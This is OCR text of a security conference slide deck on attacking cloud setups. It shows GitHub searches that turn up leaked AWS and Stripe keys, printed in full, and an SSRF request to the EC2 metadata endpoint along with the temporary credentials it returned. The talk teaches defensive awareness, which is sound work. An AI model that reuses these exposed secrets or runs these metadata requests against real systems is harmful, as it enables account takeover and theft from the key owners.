Hacking Cloud : For Fun and Profit

@DhiyaneshDk

HELLO!

I AM DHIYANESHWARAN

AppSec Researcher at ProjectDiscovery

You can find me at @DhiyaneshDk

Agenda

- Introduction to Cloud Security
- Scenario Based Attacks
- Live Demo
- Tools

cloudlist


Introduction to Cloud Security

- Cloud Security is a set of policies, strategies, controls, procedures, and practices designed to safeguard the data, resources, and applications hosted on the cloud.

Why to Learn Cloud Security ?

- Cloud Security is critical since most **organizations** are already using cloud computing in one form or another.
- Worldwide *end-user* spending on public cloud services is forecast to grow **20.4%** in **2022** to total **$494.7** billion, up from **$410.9** billion in 2021, according to the latest forecast from Gartner, Inc

Top Cloud Providers



2021 cloud infrastructure service revenue


$178 billion

(+37% vs. 2020)

Demo Time

- These aren't the access_tokens you're looking for
- Running Cloudlist with Nuclei
- EC2 Takeover via Misconfigured Reverse Proxy
- Amazon EC2 SSRF 🔥
- Misconfigured GCP Bucket Policy
- Public Buckets by GrayhatWarfare

What’s Common ?




Keys, Tokens, Secrets

These aren’t the access_tokens you’re looking for

Where to Look for ?

Github Code Search



Gwendal Le Coguic @gwendallecoguic · Nov 28

New GitHub search is 🔥🔥🔥

path:.env AWS_KEY /(AKIA[A-Z0-9]{12,})/

Filter by

- Code 25
- Repositories 0
- Issues 0
- Pull requests 0
- Discussions 0
- Users 0
- More

Repositories

- 4rlm/share_space
- PASMALTD/la-cms-api-4x
- j464kim/Yechef_back
- ...editationmitra-be-n13-alpha-1
- tenhsor1/servisso-api
- More repositories...

Paths

- djaws/
- la-cms-api/
- laravel/
- mistar.co.id/
- server/
- More directories...

25 files (232 ms)

j464kim/Yechef_back > .env.example

```
# google requires the url without the trailing slash
GOOGLE_REDIRECT = http://laravel.dev:9001

AWS_KEY=AKIAITSJCIDSK63ZTFNA
AWS_SECRET=3k8yj4Z7jQCuRFq4G6/BYVwNPevilAqlgZtrF3X
AWS_REGION=ca-central-1
AWS_BUCKET=yechef.ca
```

2 matches · Shell · master

pesto-students/meditationmitra-be-n13-alpha-1 > .env

```
Publishable_Key=pk_test_51KWezJSImmq3y65tt0JxwfXRRPbt8UjJ9IngtfPg0B3SH
Secret_Key=sk_test_51KWezJSImmq3y65t1pry6D2ncKJvl3PwW5qn8fHnyBXhwrx47Br
AWS_ACCESS_KEY=BTW9pmLVscPUbqkfthMGZJYlXM7PdNL8uYfnQcqA
AWS_KEY_ID=AKIA6CY5JJA6JJLWFT3N
AWS_REGION=us-east-1
AWS_COURSES_KEY=mm-courses
AWS_USERS_KEY=mm-users
```


2 matches · Shell · master

PASMALTD/la-cms-api-4x > la-cms-api/sample.env

```
MAILER_SENDER_NAME="Mark Dammer"
###< friendsofsymfony/user-bundle ###

AWS_KEY="AKIAJ5AXMNMFQATUL2EQ"
AWS_SECRET_KEY="DUjchRdemBEB3TVGNHLQ3m877mZRfOg10UHq/ExL"
AWS_BUCKET_NAME="pasma-cms-images"
AWS_BASE_URL="https://s3-eu-west-1.amazonaws.com"
```


2 matches · Shell · master

JavaScript Files & Comments




```
var aws = require('aws-sdk');
const multer = require('multer');
const multerS3 = require('multer-s3');
const config = require('../Config');

const bucketName = "uber-eats-images-cmpe273";
const region = "us-east-2";

//awsAccessKey = AK[redacted]
//awsSecretKey = qN[redacted]/k5NHI;

awsAccessKey = config.awsAccessKey;
awsSecretKey = config.awsSecretKey;

config.awsSecretKey;

const s3 = new aws.S3({
  region,
  awsAccessKey,
  awsSecretKey,
});

const isImage = (req,file,callbck)=>{
  if(file.mimetype.startsWith('image')){
    callbck(null,true)
  }else{
      callbck(new Error('Only Image is allowed'))
  }
```

Running Cloudlist with Nuclei



```
geekfreak@Dhiyaneshwarans-MacBook-Pro ~ %
geekfreak@Dhiyaneshwarans-MacBook-Pro ~ % cloudlist -provider aws -v | nuclei -t templates -silent
```

EC2 Takeover via Misconfigured Reverse Proxy




```
GET
http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-insta
nce HTTP/1.1
Host: 169.254.169.254
```

Hostname as AWS Metadata IP

Target Domain Name

```
HTTP/1.1 200 OK
Date: Fri, 21 Jan 2022 04:33:58 GMT
Server: EC2ws
Content-Type: text/plain
Accept-Ranges: none
Last-Modified: Fri, 21 Jan 2022 04:18:26 GMT
Content-Length: 1410
Vary: Accept-Encoding

{
  "Code" : "Success",
  "LastUpdated" : "2022-01-21T04:18:20Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXNCKG2CCWQAEL5PZ",
  "SecretAccessKey" : "g7DNpWaVhAN0GEKeDO2DVxIuOBQULyOfxmd3gu8e",
  "Token" :
"IQoJb3JpZ2luX2VjEPz//////////wEaDmFwLXNvdXRoZWFzdC0xIkcwRQIhALZLdr7zLizZHwk+bFswidjkbN4Ik0vRNy
AjLlfEWxDwAiBQonhhwCsJLrRXnK0jvuxrMTim8gKdyf3CyG8k8jsJyyraAwglEAEaDDUwOTEwOTI2MDQyMSIMsyJQCgtV3
/S4fE9+KrcDnHtUbzCETR5G01HgmoZ3p8hhV1KiNn2vOGm3E8fYLgASCJ7nyMvj6E80uIb1rYLdkIGrWIAGHgs10VNbYFdo
X6uNqaVOT+6HpHppQX0BYX4OGcBVhtZCa0cVJuATkoJ9br8LPpSIM5PW9IKkPb8PfF/vXZKTBAtTQNIeyrc7eVmdLVHYzGE
O5UIJ6fLSAR1lpZ35jgf+AWyt/bySiu8Q2gCU6b+BqrH45HRKxIQ9W40FixerC2CHjrUcUdhr9PqFVu9J+MetIfD91u9ma6
af2B2I/TtxNLyEBomuSa4MBWVhGIKKHsUyVBsIxYUAaB1cyuFxhuaVm22tfd30oQUttzPoWWxtG6CndSt+1PT7Ic76Sc7h/
KCgVltGM+gPMyDPaMzhrIunIFGcjK1DcoN/qUbWh3mJLVh+2CqiFEWBVU25pOEvDjpZ13kMUPg34amgN9Oes1Goc4VADoAM
AgyTVhajSeC/iBdtC1zYRlId585zt/5PH19GFmM81THBNNLEFzEx99vLi+4yK1gnFKScmOjpYthJyj1mNJSvma0kEcORS/z
D2FVNO5ZYrzKkRAtmdMbsbfhMGTCS6KiPBjqLAmeUXZ8n0JazqLRJlBadJBECvLipP0F6A1lVa8DolmQURDD2UQFzzI5vTV
pp0FkRdKdjF4YYRgS0/SAjAC46WIcJEzEooq98L45WS9uweiWuI9Yi0i8RUnVlI9XxmLMypZ9wnLSVYzbQoVyWEdZA8vN2+
J7DsLDicnf+4W1vnbV8oCKSXZKwKdVJGZoDjAVC9G1DSbd5lmrcmuiuE4ZVpKPx+NpOjyHBwbU9J6pf0UpcXygRyA1LKI2u
kCAkIUQWjX0WJV3H3Olv7dmP1pmz0QNsaE8I7+f936ZLQn/BKc1cDs0v3a+9Mp51eLY0xvcCS71hsMSg7X+tEo5XMrJDIH1
npj7BiT5RYJvvDw==",
  "Expiration" : "2022-01-21T10:26:07Z"
}
```

Amazon EC2 SSRF




Both Hostname and Target are SAME

```
GET
http://127.0.0.1:8181/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance HTTP/1.1
Host: 127.0.0.1:8181


```

